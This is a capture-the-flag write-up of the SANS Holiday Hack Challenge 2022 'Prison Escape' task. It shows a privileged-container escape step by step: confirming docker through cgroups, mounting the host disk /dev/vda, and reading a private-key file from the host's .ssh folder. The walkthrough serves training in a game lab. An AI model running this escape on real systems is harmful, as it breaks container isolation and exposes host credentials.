


Write-up CTF
SANS - Holiday Hack Challenge 2022
Challenge: Prison Escape
Difficulty: Medium
<https://github.com/brunopelegriini>


First of all, open the Objectives session in the left menu. Then read the challenge.




In the Kringlecon game, go to tunnels on Elfen Ring and search for Prison Escape Terminal, then connect.




Looking at the Hints panel, we found two hints about Prison Escape, read it!



The first hint is about permissions, the container is running in privileged mode.



The second hint is about the command mount, pay attention to this.



In the terminal is shown the context for this challenge.

```
#####
Sun Jan 29 16:11:13 UTC 2023
On attempt [6] of trying to connect.
If no connection is made after [60] attempts
contact the holidayhack sys admins via discord.
#####

Greetings Noble Player,

You find yourself in a jail with a recently captured Dwarven Elf.

He desperately asks your help in escaping for he is on a quest to aid a friend in a s
arch for treasure inside a crypto-mine.

If you can help him break free of his containment, he claims you would receive "MUCH
LORY!"

Please, do your best to un-contain yourself and find the keys to both of your freedom
grinchum-land:~$
```

Like the mentioned container on the first hint, I search for it. We first check if we are inside of a container. Copy and paste the following command `cat /proc/1/cgroup` into the terminal and hit enter.

```
grinchum-land:~$ cat /proc/1/cgroup
```

We see the word `docker` in there so we can confirm we are in a container.

```
grinchum-land:~$ cat /proc/1/cgroup
11:perf_event:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d
10:net_cls,net_prio:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725
b437d3
9:memory:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
8:freezer:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
7:cpu,cpuacct:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d
6:pids:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
5:hugetlb:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
4:blkio:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
3:devices:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
2:cpuset:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
1:name=systemd:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437
3
0:/:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
grinchum-land:~$
```

Next thing to check is if we are in a privileged container. A good indicator is that we have access to a lot of devices. Copy and paste the following command `ls /dev/` into the terminal and hit enter.

```
grinchum-land:~$ ls /dev/
autofs      loop1      ptp0       tty12      tty24      tty36      tty48      tty6        vcs1       vcsu
btrfs-control loop2      pts        tty13      tty25      tty37      tty49      tty60       vcs2       vcsu1
core        loop3      random     tty14      tty26      tty38      tty5        tty61       vcs3       vcsu2
cpu         loop4      shm        tty15      tty27      tty39      tty50      tty62       vcs4       vcsu3
cpu_dma_latency loop5      snapshot   tty16      tty28      tty4        tty51      tty63       vcs5       vcsu4
cuse        loop6      stderr     tty17      tty29      tty40      tty52      tty7        vcs6       vcsu5
fd          loop7      stdin      tty18      tty3        tty41      tty53      tty8        vcsa       vcsu6
full        mem        stdout     tty19      tty30      tty42      tty54      tty9        vcsa1      vda
fuse        mqueue    tty        tty2       tty31      tty43      tty55      ttyS0       vcsa2      vsock
input       net        tty0       tty20      tty32      tty44      tty56      uhid        vcsa3      zero
kmsg        null       tty1       tty21      tty33      tty45      tty57      uinput      vcsa4
loop-control nvram      tty10      tty22      tty34      tty46      tty58      urandom     vcsa5
loop0       ptmx      tty11      tty23      tty35      tty47      tty59      vcs         vcsa6
grinchum-land:~$
```

It might also be that we have access to disk devices. We can check this by copying and pasting the following command `fdisk -l` into the terminal and hit enter. Notice the return message, we found a disk, but it doesn't have a valid partition.

```
grinchum-land:~$ sudo fdisk -l
Disk /dev/vda: 2048 MB, 2147483648 bytes, 4194304 sectors
2048 cylinders, 64 heads, 32 sectors/track
Units: sectors of 1 * 512 = 512 bytes

Disk /dev/vda doesn't contain a valid partition table
grinchum-land:~$
```

I remembered the second hint. It's about the command `mount`. So then, I tried to mount the volume.

```
grinchum-land:~$ sudo mount /dev/vda /mnt/
```

For this step it is necessary to create a folder where volume will be mounted.

```
grinchum-land:~$ sudo mkdir /media/vda
```

Now, I'll mount the volume to the folder created.

```
grinchum-land:~$ sudo mount /dev/vda /media/vda
grinchum-land:~$ ls /media/vda
bin  dev  home  lib32  libx32  media  opt  root  sbin  sys  usr
boot etc  lib   lib64  lost+found mnt    proc run  srv  tmp  var
```

Now, following the context for the challenge, I read the file jail.key.priv found in /media/vda/home/jailer.ssh. Then the flag is shown! 😊

```
grinchum-land:~$ cat /media/vda/home/jailer/.ssh/jail.key.priv
```

Congratulations!

You've found the secret for the
HHC22 container escape challenge!

one
step
closer

082bb339ec19de4935867

The flag




The last step is to copy the flag to the validator field.


✓ **Prison Escape**
Difficulty: 🌲🌲🌲🌲🌲

Escape from a container. Get hints for this challenge from Bow Ninecandle in the Elfen Ring. What hex string appears in the host file `/home/jailer/.ssh/jail.key.priv`?


We finished this challenge.



New [Achievement] Unlocked: Prison Escape!
[Click here to see this item in your badge.](#)




New [Objective] Unlocked: Find the Next Objective!
[Click here to see this item in your badge.](#)



You Got 25 coins!
Use them to buy hats and NFTs.

✓ **Prison Escape**
Difficulty: 🌲🌲🌲🌲🌲

Escape from a container. Get hints for this challenge from Bow Ninecandle in the Elfen Ring. What hex string appears in the host file `/home/jailer/.ssh/jail.key.priv`?

Congratulations! You have completed the Prison Escape challenge!  [Tweet This!](#)